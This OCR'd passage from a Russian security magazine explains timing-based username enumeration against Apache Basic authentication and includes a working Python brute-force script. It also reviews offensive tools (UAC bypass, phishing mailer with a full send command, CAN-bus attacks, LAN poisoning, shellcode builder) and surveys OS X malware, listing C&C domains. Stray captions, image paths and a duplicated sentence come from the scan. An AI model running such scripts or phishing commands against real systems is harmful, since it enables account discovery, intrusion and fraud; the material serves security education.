Vulnerable page4:param2
Vulnerable page7:param2


Time: 0.690999984741
```



Собираем один пакет со всеми символами и ищем в ответе выполненное условие









Файл изменен, никаких проблем

Сервер не хочет мириться с изменой

Давай взглянем на принцип работы модуля mod_auth_basic сервера Apache_httpd. Авторизация типа Basic проходит так: сначала проверяется, существует ли учетная запись с именем пользователя, переданным в запросе. Затем, если такая запись существует, сервер вычисляет хеш для переданного пароля и сверяет его с хешем в учетной записи. Вычисление хеша требует некоторого объема системных ресурсов, поэтому ответ приходит с задержкой на пару миллисекунд больше, чем если бы имя пользователя не нашло совпадений (на самом деле результат очень сильно зависит от конфигурации сервера, его мощности, а порой и расположения звезд на небе). Если есть возможность увидеть разницу между запросами, то можно было бы перебирать логины в надежде получить те, которые точно есть в системе. Однако в случае обычных запросов разницу отследить почти невозможно, даже если атака происходит в условиях закрытой локальной сети.

Чтобы увеличить задержку, можно передавать пароль большей длины, в моем случае при передаче пароля в 500 символов разница между тайм-аутами увеличилась до 25 мс. В условиях прямого подключения, вероятно, это уже можно проэксплуатировать, но для доступа через интернет не годится совсем.

И тут нам приходит на помощь наш любимый режим keep-alive, в котором все запросы исполняются последовательно один за другим, а значит, общая задержка умножается на количество запросов в соединении. Другими словами, если мы можем передать 100 запросов в одном пакете, то при пароле в 500 символов задержка увеличивается аж до 2,5 с. Этого вполне хватит для безошибочного подбора логинов через удаленный доступ, не говоря уж о локальной сети.

Последнему запросу в keep-alive лучше закрывать соединение при помощи **Connection: close**. Так мы избавимся от ненужного тайм-аута в пять секунд (длительность которого зависит от настроек), в течение которых сервер ждет продолжения последовательности. Я набросал небольшой скрипт для этого.

```
import socket, base64, time
print("BASIC Login Bruteforce\n")
logins = ("abc","test","adm","root","zzzzz")
for login in logins:
   s = socket.socket(socket.AF_INET, socket.↵
     SOCK_STREAM)
   s.connect(("host.test", 80))
   cred = base64.b64encode(login+":"+("a"*1000))
   payload = "HEAD /prvt/ HTTP/1.1\r\nHost: host.↵
     test\r\nAuthorization: Basic "+str(cred)+↵
     "\r\nConnection: keep-alive\r\n\r\n"
   multipayload = payload * 99 + "HEAD /prvt/↵
     HTTP/1.1\r\nHost: host.test\r\nAuthorization:↵
     Basic "+str(cred)+"\r\nConnection: close↵
     \r\n\r\n"
   start_time = time.time()
   s.send(multipayload)
   r = s.recv(640000)
   print("For "+login+" = %s sec" % ↵
     (time.time() - start_time))
   s.close()
```

Еще стоит отметить, что в подобном случае есть смысл везде использовать HEAD, чтобы гарантировать проход всей последовательности. Запускаем!


Что и требовалось доказать — keep-alive может оказаться полезным не только для ускорения, но и для замедления ответа. Также возможно, что подобный трюк прокатит при сравнении строк или символов в веб-приложениях или просто для более качественного отслеживания тайм-аутов каких-либо операций.


FIN

На самом деле спектр применения постоянных соединений куда шире. Некоторые серверы при таких соединениях начинают вести себя иначе, чем обычно, и можно наткнуться на любопытные логические ошибки в архитектуре или поймать забавные баги. В целом же это полезный инструмент, который можно держать в арсенале и периодически использовать. Stay tuned!

ОТ АВТОРА

В повседневной работе я чаще всего использовал BurpSuite, однако для реальной эксплуатации гораздо легче будет набросать простой скрипт на любом удобном языке. Стоит также отметить, что механизмы установки соединений в различных языках выдают неожиданно разные результаты для разных серверов — к примеру, сокеты Python оказались неспособны нормально пробрутить Apache httpd версии 2.4, однако замечательно работают на ветке 2.2. Так что если что-то не получается, стоит попробовать другой клиент.








Разница слишком мала

Крафтим последовательность одинаковых запросов

Теперь мы можем брутить логины





WARNING

Внимание! Информация предоставлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Дмитрий «D1g1» Евдокимов
Digital Security
@evdokimovds


X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: hfiref0x
Система: Windows
URL: https://github.com/hfiref0x/UACME

1



Автор: Eric Evenchick
Система: Linux
URL: https://github.com/ericevenchick/canard





Автор: Bryan Alexander
Система: Linux
URL: https://github.com/hatRiot/zarp



UAC — НЕ ПРОБЛЕМА

Те, кто сталкивается с задачей компрометации Windows-системы, непременно (конечно, если пользователь его не выключил) встречают на своем пути UAC (User Account Control). По большому счету это не такая уж гигантская проблема. Но особых инструментов в данной теме не было до этого момента.

UACMe — инструмент, нацеленный на обход UAC в системе. Распространяется в виде исходных кодов. Для работы с ним достаточно запустить его из командной строки и выбрать один из вариантов обхода в качестве ключа программы.

Поддерживаемые варианты обхода UAC:

1. Sysprep-метод Лео Дэвидсона (Leo Davidson), работает только на Windows 7 и Windows 8, использовался во множестве вредоносов.
2. Application Compatibility Shim RedirectEXE метод, из WinNT/Gootkit. Работает с Windows 7 до 8.1.9600.
3. ISecurityEditor WinNT/Simda метод, используется для отключения UAC, работает с Windows 7 до Windows 10.0.10049.
4. Wusa-метод, используемый Win32/Carberp, используется при работе с Windows 8/8.1.
5. Wusa-метод, используется с Windows 7 до 10.0.10049.
6. Немного измененный метод Лео Дэвидсона, используемый в Win32/Tilon, работает только в Windows 7.
7. Гибридный метод, комбинация WinNT/Simda и Win32/Carberp + AVrf, работает с Windows 7 до 10.0.10049.

Естественно, каждый метод имеет еще некоторые условия и ограничения. Подробности Windows 7 UAC whitelist (goo.gl/Au5kVU).

ХАКАЕМ ТАЧКУ

CAN (англ. Controller Area Network — сеть контроллеров) — стандарт промышленной сети, ориентированный прежде всего на объединение в сеть различных исполнительных устройств и датчиков. Режим передачи последовательный, широковещательный, пакетный. CAN в настоящее время широко распространен в промышленной автоматизации, технологиях «умного дома», автомобильной промышленности и многих других областях. Стандарт для автомобильной автоматики.

CANard — это Python-фреймворк для работы с Controller Area Network приложениями. С его помощью можно производить различные DoS-атаки, инъекции, диагностику, фаззинг.

Для начала работы с этим фреймворком советуем обратиться к папочке examples, где есть много всего полезного и интересного.

Для более удобной работы можно еще приобрести железку под названием CANtact (cantact.io), которая полностью поддерживает CANard и работает по серийному порту.

Впервые проект был представлен на конференции Black Hat Asia 2015. Подробнее о выступлении и инструменте можно узнать из презентации «Hopping On the CAN Bus: Automotive Security and the CANard Toolkit» (goo.gl/m7TJd2).

NETWORK ATTACK TOOL

Zarp — это инструмент для атаки сетей, заточенный под атаки в локальных сетях. Это не просто набор эксплойтов для конкретных уязвимостей — инструмент использует в своей работе архитектурные недостатки сетей, протоколов и так далее. Программа может работать с несколькими системами одновременно и все делать параллельно: отравлять трафик, снифать, дампить важную информацию и просто атаковать напрямую. Различные сниферы включают автоматический парсинг имен пользователей и паролей из различных протоколов, как HTTP, так и других. Есть также и грубые атаки, такие как DoS.

Инструмент полностью написан на Python и для своей работы еще использует известную библиотеку Scapy. Также для полной функциональности программы может потребоваться наличие следующих инструментов: airmon-ng suite, tcpdump, libmproxy, paramiko, nfqueue-bindings. Программа может работать как в режиме командной строки, так и в интерактивном режиме.

Основные группы возможностей:

- Poisoners;
- DoS Attacks;
- Sniffers;
- Scanners;
- Parameter;
- Services;
- Attacks;
- Sessions.

В текущей версии программы представлено 34 модуля.

ФАЗЗИМ MEDIA НА ANDROID



Автор: Razvan Ionescu
Система: Android
URL: https://github.com/fuzzing/MFFA

```
Usage:

test.py <type> <audio/video> <play/noplay> <seed_number>

type            - type of target (stagefright/sf2/stream/codec)
audio           - seed files are of audio type
video           - seed files are of video type
play/noplay     - enable testing of playback capabilities
seed_number     - number of the seed file to start from

Ex: python test.py stagefright video noplay 0
```

MFFA — Media Fuzzing Framework для Android.

Основная идея данного проекта заключается в создании поврежденного, но структурно валидного медиафайла, передача его соответствующему программному компоненту в Android для его декодирования и/или воспроизведения. И естественно, мониторинг системы после того, как это происходит для ловли потенциальных проблем, которые могут привести к эксплуатабельным уязвимостям.

Все это написано и автоматизировано на Python.

Если углубиться во внутреннее устройство операционной системы Android, то фактически созданые медиафайлы на Android-устройствах декодируются с помощью Stagefright-интерфейса командной строки.

Зависимости:

- Python 2.7;
- Android SDK.

В процессе своей работы авторы данного творения нашли семь уязвимостей в Android. Но сколько еще не нашли? :)

Для более близкого знакомства с инструментом советуем обратиться к презентации Fuzzing the Media Framework in Android (goo.gl/D4Zi8g).



Автор: Sneakerhax
Система: Windows/Linux
URL: https://github.com/sneakerhax/PyPhisher



PYPHISHER

PyPhisher — это до безобразия простой Python-скрипт (67 строчек кода), позволяющий проводить фишинговые email-рассылки. Скрипт имеет commandline-интерфейс и всего несколько параметров, что позволяет его легко использовать и масштабировать.


Данный инструмент был создан для задач фишинговых рассылок при тестах на проникновение. Скрипт на вход берет прегенеренный HTML-код (например, полностью скопированная версия письма от магазина или платежной системы) письма, заменяет в нем все ссылки на необходимые и отправляет жертве. Ранее в подобных программах приходилось в основном заменять ссылки вручную.

Параметры запуска:

- -server — имя сервера;
- -port — номер порта;
- -html — текст письма;
- -url_replace — замененная ссылка;
- -subject — тема письма;
- -sender — отправитель письма;
- -sendto — получатель письма.

Пример использования:

```
PyPhisher.py --server mail.server.com↵
--port 25 --username user --password↵
password --html phish.txt --url_replace↵
phishlink.com --subject Read --sender↵
important@phish.com --sendto target@↵
company.com
```



Автор: James Forshaw
Система: Windows
URL: https://github.com/google/symboliclink-testing-tools



SYMBOLICLINK TESTING TOOLS

С первого взгляда (для неопытного пользователя/атакующего) может показаться странным/непонятным, что такого опасного может быть в символьных ссылках в ОС Windows (с Linux все понятно). Но данные файлы скрывают под собой много чего интересного. Итак, символьная ссылка может позволить атакующему прочитать/записать/повредить файл, к которому в обычной ситуации он не имел прав доступа.

В Windows наиболее интересно злоупотребление символьными ссылками менеджера объектов. В качестве примера можешь посмотреть описание IE EPM MOTWCreateFile Information Disclosure или Adobe Flashbroker Incorrect Canonicalization Sandbox Escape.

Symboliclink Testing Tools — инструмент, который как раз позволяет проверять корректность обработки символьных ссылок и искать такие уязвимости. Сам автор инструмента частенько использует такие уязвимости для повышения привилегий и побега из песочницы IE.

В итоге этот небольшой набор для тестирования состоит из следующих программ: BaitAndSwitch, CreateDosDeviceSymlink, CreateMountPoint, CreateNtfsSymlink, CreateObjectDirectory, CreateRegSymlink, DeleteMountPoint, DumpReparsePoint, NativeSymlink, SetOpLock.

Более подробнее об этой теме ты можешь узнать из презентации «A Link to the Past: Abusing Symbolic Links on Windows» (goo.gl/QSYLC5) с конференции SyScan 2015.

Автор: Peter Hlavaty
Система: Windows
URL: https://github.com/k33nteam/cc-shellcoding



ПИШЕМ SHELLCODE ПО-ВЗРОСЛОМУ

Написание шелл-кода — это неотъемлемая часть создания эксплойта. Да, кто-то берет с сайтов типа exploit-db или программ типа Metasploit. Но не всегда там есть то, что нужно тебе. Вот в такой ситуации приходится писать самому. Порой задачи стоят очень сложные, и писать шелл-код на ассемблере — очень долгая и муторная задача.

При этом вероятность получить более компактный код, чем сгенерирует компилятор, очень невелика. Так давай же писать шелл-код на высокоуровневом языке и доверять его оптимизацию компилятору :).

Проект cc-shellcoding как раз и позволяет делать такие вещи. Особенности:

- смешивание user mode и kernel mode кода;
- отсутствие импорта (не надо его обрабатывать вручную);
- наличие C++ (частично std и boost);
- relocations (нет необходимости самому писать позиционно независимый код);
- динамический загрузчик.

Также фишка этого проекта в том, что можно использовать C++ прямо в ядре.

Впервые проект был представлен на конференции NoSuchCon 2014. Подробнее о выступлении и инструменте можно узнать из презентации «Attack on the Core!» (www.slideshare.net/PeterHlavaty/attack-on-the-core).

САМЫЕ ЗНАКОВЫЕ ЯБЛОЧНЫЕ ВРЕДИТЕЛИ ЭТОГО ДЕСЯТИЛЕТИЯ



Владимир Трегубенко
tregubenko_v_v@tut.by

MALWARE ДЛЯ OS X: ПОЛНАЯ ЛЕТОПИСЬ


Количество зловредов под OS X росло вместе с ростом ее популярности. Немногие этого ожидали (хорошая защищенность и необходимость root создавали ощущение безопасности), но теперь этот факт можно считать установленным: чем больше народная любовь к системе, тем выше интерес к ней со стороны злокодеров, и малварь начинает появляться даже в, казалось бы, хорошо базово защищенных системах. Особенно результативным в этом плане оказался год прошлый. Мы сделали для тебя хронологическое описание всех самых заметных зловредов, поражающих продукцию от Apple. Наслаждайся!

ЭКСКУРС В ПРОШЛОЕ

По данным компании «Лаборатория Касперского», количество яблочных паразитов приближается к отметке 1800, и только за первые восемь месяцев 2014 года было выявлено порядка 25 новых семейств вредоносных программ для OS X.

Конечно же, на это не могло не повлиять то, что с 2008 года доля персоналок, которые работают под управлением этой ОС, увеличилась с 4,9 до 9,3%, то есть почти в два раза. Ключевое отличие развития malware для этой платформы от вредоносов для Windows — отсутствовал так называемый «детский» период. Ну то есть ламерские поделки были, но массового засилья троянов, созданных на коленке и just for fun, не было. Кратко перечислим некоторые экземпляры прошлых лет.





↑ Количество вредоносных файлов для OS X

↑ Распределение ОС на десктопных системах

Renepo aka Opener (2004, октябрь)

Вредоносный bash-скрипт с функциями бэкдора и шпионского ПО. Требовал права root для своей работы. Был способен распространяться через USB-носители. Загружал утилиту для подбора паролей John the Ripper и пытался взломать собранные на компьютере пароли. Блокировал работу встроенного файрвола и открывал порт для приема команд с удаленного хоста.

Leap (2006, февраль)

Распространялся посредством мессенджера iChat. Заразив компьютер, рассылал себя по всем найденным контактам в виде архива latestpics.tgz, после распаковки маскировался под картинку формата JPEG. Работал только с правами root.

RSPlug aka Jahlav (2007, октябрь)

Фактически реализация трояна **DNSChanger** для платформы Mac. Заражение происходило при посещении пользователем ряда вредоносных порносайтов. При попытке просмотра видео выдавалось сообщение, что необходимо загрузить и установить недостающие кодеки в систему. Вредоносные файлы скачивались в виде образа виртуального диска формата DWG, для установки опять-таки требовались права root. В дальнейшем происходила подмена DNS-сервера и весь трафик перенаправлялся на фишинговые серверы злоумышленников. Пользователя заваливало потоками рекламы, и это

было еще полбеды. Все учетные данные также оказывались в руках нехороших ребят. Семейство **DNSChanger** уходит своими корнями в семейство **Zlob**, которое, в свою очередь, имеет российское происхождение и связано с деятельностью небезызвестной **Russian Business Network**.



Интерфейс MacSweeper

MacSweeper (2008, январь)
Первый представитель rogue-софта для Mac OS. Пытался очистить компьютер не пойми от чего и требовал за это деньги. Разработан некой фирмой KiVVi Software, распространялся через их сайт путем скрытой установки вместе с инсталляторами других приложений. Также имел свой собственный сайт macsweeper.com, в котором раздел about был целиком позаимствован с сайта Symantec. Как говорится, с особым цинизмом.

Tored (2009, апрель)
Email-червь. Написан на RealBasic, использовал собственную реализацию SMTP для рассылки своих копий всем, кого нашел в адресной книге. Содержал несколько ошибок, из-за чего в некоторых случаях вообще не мог функционировать. В теме письма проставлял следующую строку: «For Mac OS X ! :(If you are not on Mac please transfer this mail to a Mac and sorry for our fault :)», в надежде, что Windows-пользователи это письмо тоже кому-нибудь перешлют.

ПЕРВАЯ ВОЛНА

Как видно, все перечисленные экземпляры не очень-то внушали опасение. Справедливо, но все еще было впереди...

FlashFake
В марте 2012-го «Лаборатория Касперского» опубликовала информацию о ботнете, состоящем примерно из 600 тысяч компьютеров Mac. Все они были заражены трояном, который получил название FlashFake. Это наименование было выбрано в связи с маскировкой под установщик Adobe Flash Player. Первые версии FlashFake были обнаружены в сентябре 2011 года. FlashFake использовал для связи со своими командными серверами DGA.

Основная фишка FlashFake в том, что теперь не требовались какие-либо действия со стороны пользователя Mac, ну, естественно, кроме посещения сайта с вредоносными редиректами. До этого вредоносы маскировались под установочные файлы и для их успешной работы пользователь должен был ввести пароль, что существенно снижало риск заражения. Первая версия FlashFake тоже шла проторенной дорогой, но вторая, которая появилась в феврале 2012-го, для установки начала использовать уязвимости виртуальной машины Java **CVE-2011-3544** и **CVE-2008-5353**.

Каким же образом происходило заражение? В одной только поисковой выдаче Google присутствовало порядка четырех миллионов веб-страниц, содержащих редиректы на вредоносный JAR-файл. В случае успешного запуска загрузчик FlashFake, находящийся в JAR-файле, связывался с командным центром и загружал два модуля. Один из них был основным и отвечал за дальнейшее взаимодействие с C&C и обновление, а второй использовался для внедрения в браузер. Последние на данный момент версии FlashFake отметились использованием механизма поиска своих управляющих центров через Twitter.

Вволю поэксплуатировав вычислительные мощности ничего не подозревающих пользователей, неустановленные злоумышленники свернули лавочку в мае 2012-го. Именно тогда перестали функционировать командные центры. Профит заключался в накрутке трафика посещения сайтов (доход от рекламы) и манипуляциях с поисковой выдачей (сервис продвижения сайтов «запрещенными» методами Black SEO). Вера пользователей Маков в свою «безопасную» платформу несколько пошатнулась.

Весь 2012 год прошел под девизом «побольше маковских троянов в Тибете, хороших и разных». Первой ласточкой было семейство Revir/Imuler по классификации F-Secure

Revir/Imuler
Весь 2012 год прошел под девизом «побольше маковских троянов в Тибете, хороших и разных». Первой ласточкой было семейство Revir/Imuler по классификации F-Secure, двойное название объясняется так: Revir — это дроппер, а Imuler — бэкдор (Dr.Web его называет Muxler), устанавливаемый дроппером.

Методы распространения Revir были достаточно примитивными, но действенными. Заражение носило точечный и целенаправленный характер, фактически это были атаки класса APT. Revir.A представлял собой исполняемый файл, который маскировался под PDF. Вариация Revir.B, так же как и Revir.A, скрытно устанавливала Imuler.A, но маскировалась уже под картинку формата JPEG. Revir.C тоже маскировался под картинку, но был помещен в архив, где, кроме него, находилась куча настоящих картинок российской модели Ирины Шейк. Архив с Revir.D и другим набором картинок загружал уже Imuler.B.

Было сделано предположение, что распространение данных угроз связано с китайско-тибетским конфликтом и направлено против различных активистских организаций, борющихся за независимость Тибета.

Crisis

Строка Crisis содержалась внутри кода очередного образца вредоносной программы, обнаруженного компанией Intego в июле 2012 года на известном сайте VirusTotal. Crisis был кросс-платформенным трояном и мог инсталлироваться на компьютеры как с ОС Windows, так и с Mac OS X. Инфицирование компьютера начиналось с запуска вредоносного Java-апплета с названием AdobeFlashPlayer.jar, который имел цифровую подпись, созданную при помощи самоподписанного сертификата, якобы принадлежащего компании VeriSign. В зависимости от целевой платформы из Java-апплета извлекался, сохранялся на диск и запускался установочный модуль Win- или Mac-архитектуры.

Стоит заметить, что Crisis не использовал для своей работы никаких эксплойтов уязвимостей. Что было достаточно странно, так как Mac-версия содержала на борту руткит для сокрытия файлов и процессов, а руткит без прав root не поставишь.

Многие антивирусные конторы называют Crisis по-разному: Symantec использует «авторское» наименование, Kaspersky Lab называет эту вредоносную программу Morcut, а компания Dr.Web — DaVinci, потому что Crisis является частью Remote Control System DaVinci, разработанной итальянской компанией Hacking Team. Сами Hacking Team позиционируют свой продукт как legal spyware, разработанное для использования правительствами и правоохранительными органами различных государств. Со временем итальянцы произвели ребрендинг, и сейчас RCS носит название Galileo.

Исследователь внутренностей Mac OS X под псевдонимом reverser (reverse.put.as) провел детальный анализ Mac-версии Crisis и сделал выводы, что квалификация разработчиков оставляет желать лучшего. Несмотря на обширный шпионский функционал, малварь не содержит в себе никаких новых идей, служит образцом массового заимствования сторонних разработок, написана в «индусском» стиле, и многие вещи в ней можно было сделать лучше и эффективнее.

Еще одно интересное наблюдение от reverser: судя по всему, все обнаруженные образцы Crisis относятся к 2012 году, несмотря на то что их находили и в 2013, и в 2014 годах.

HackBack

Первоначально HackBack был обнаружен на макбуке ангольского активиста, посещавшего конференцию по правам человека Freedom Forum в Осло. Ирония ситуации заключалась в том, что одна из тем конференции касалась защиты от слежки со стороны правительственных организаций.

Самое интересное в HackBack то, что он был подписан валидным Apple Developer ID, сертификатом, выпущенным Apple на некоего Раджиндера Кумара, поэтому HackBack имеет второе имя — KitM (Kumar in the Mac).

HackBack использовался для направленных атак в период с декабря 2012-го по февраль 2013-го, и распространялся он через фишинговые письма, содержащие ZIP-архивы. Прятавшиеся в этих архивах установщики HackBack представляли собой исполняемые файлы в формате Mach-O, чьи иконки были заменены на иконки изображений, видеофайлов, документов PDF и Microsoft Word.

Основной функционал: сбор файлов на компьютере, создание скриншотов экрана, последующая упаковка их в ZIP-архивы и отправка на удаленный сервер.

Clapzok.A

В 2013 году был обнаружен первый настоящий вирус для Mac и не только. Представляет собой концептуальную разработку, иллюстрирующую возможность заражения Windows-, Linux- и Mac-платформы. Основан на исходном коде 2006 года разработки, за авторством некого JPanic, вредонос имел труднопроизносимое название CAPZLOQ TEKNIQ v1.0. Так что можно сказать, что Clapzok.A — версия номер два. Написан на ассемблере.

Распространение этого вируса ограничено очень многими факторами. Прежде всего, заражению подвергаются только файлы с 32-битной архитектурой. Кроме того, многие файлы имеют цифровую подпись, поэтому в их заражении нет никакого смысла, так как система безопасности OS X просто не запустит такой файл.

УЯЗВИМОСТЬ MASQUE

В ноябре 2014 года компания FireEye опубликовала информацию, относящуюся к уязвимости в iOS, получившей название Masque. Уязвимость позволяет установить вредоносное приложение поверх уже существующего, причем это новое приложение получит доступ ко всем файлам предыдущего. Для успешной атаки вредоносное приложение должно иметь тот же самый bundle identifier, иметь признак enterprise provisioning, а также быть подписанным цифровым сертификатом, выданным Apple. Уязвимость можно эксплуатировать только для сторонних приложений, например для встроенного в iOS браузера Safari это не сработает. В результате замены приложений появляется возможность доступа к данным этого приложения, интересующим злоумышленников. Например, можно заменить клиент Gmail и получить доступ к переписке и адресной книге. Причем все эти манипуляции можно производить в отношении устройств без jailbreak.

НАШИ ДНИ

В общем и целом начали прослеживаться следующие тенденции: использование Java и Adobe Flash уязвимостей для установки, подписывание кода и широкое распространение шпионских программ для целевых атак на пользователей продукции Apple.

В 2014 году количество новых семейств вредоносов для Mac стало почти таким же, как их суммарное количество за все годы до этого.

Appetite

Этот вредонос интересен информационной шумихой, которая вокруг него творилась. Распиаренное имя — Careto (маска по-испански) или The Mask. В 2014 году «Лаборатория Касперского» опубликовала отчет об очередной продвинутой киберкомпании. Продвинутость заключалась в использовании в этой

Type	Name (Order by: Uploaded, Size, ULed by, SE, LE)	SE	LE
Applications (Mac)	Adobe Photoshop CS6 for Mac OSX Uploaded 07-26 23:11, Size 988.02 MiB, ULed by aceprog	80	3
Applications (Mac)	Parallels Desktop 9 Mac OSX Uploaded 07-31 00:19, Size 418.43 MiB, ULed by aceprog	39	3
Applications (Mac)	Microsoft Office 2011 Mac OSX Uploaded 07-20 19:04, Size 910.84 MiB, ULed by aceprog	421	9
Applications (Mac)	Adobe Photoshop CS6 Mac OSX Uploaded 07-26 23:18, Size 988.02 MiB, ULed by aceprog	261	13
Applications (Mac)	Adobe Photoshop CC 2014 Mac OSX Uploaded 07-29 05:19, Size 801.44 MiB, ULed by aceprog	371	13
Applications (Mac)	Adobe Illustrator CS6 Mac OSX Uploaded 07-31 05:19, Size 1.42 GiB, ULed by aceprog	213	21

Ссылки на зараженный iWorm софт

компании вредоносов под разные платформы, в том числе Windows, Linux и OS X. Для Windows модули назывались dinner.jpg, waiter.jpg, chef.jpg, отсюда и название — Appetite.

В отчете ЛК, который до сих пор доступен только на английском языке, довольно подробно описаны компоненты для Windows, но вот к описанию Mac-версии есть вопросы.

Одним из компонентов Careto был бэкдор, созданный на базе опенсорсного клона утилиты netcat под названием Shadowinteger's Backdoor (SDB), разработанного аж в 2004 году.

Заражение дроппером происходило при открытии ссылки в фишинговом письме, которая перенаправляла запрос на эксплойт-пак. Он, в частности, использовал уязвимости Java (**CVE-2011-3544**) и Adobe Flash (**CVE-2012-0773**). Файл дроппера назывался banner.jpg, но был исполняемым файлом формата Mach-O.

Дроппер производил следующие действия:

- копировал системный браузер Safari в каталог /Applications/.DS_Store.app;
- извлекал и распаковывал (bzip2) из себя SDB как /Applications/.DS_Store.app/Contents/MacOS/Update;
- модифицировал /Applications/.DS_Store.app/Contents/Info.plist таким образом, чтобы он указывал на SDB;
- создавал для своей автозагрузки файл Library/LaunchAgents/com.apple.launchport.plist, который также извлекал из себя.

SDB взаимодействовал с удаленным сервером по порту 443 и использовал AES-шифрование. Были выявлены три различных C&C: itunes212.appleupdt.com, itunes214.appleupdt.com, itunes311.appleupdt.com.

Интересно то, что дроппер banner.jpg с MD5 02e75580f15826d20fffb43b1a50344c «Лаборатория Касперского» для ИБ-комьюнити не предоставила. Так, его нет в базе VirusTotal. Бэкдор SDB есть (про него Trend Micro написали заметку об алгоритме шифрования трафика), а дроппера — нет.

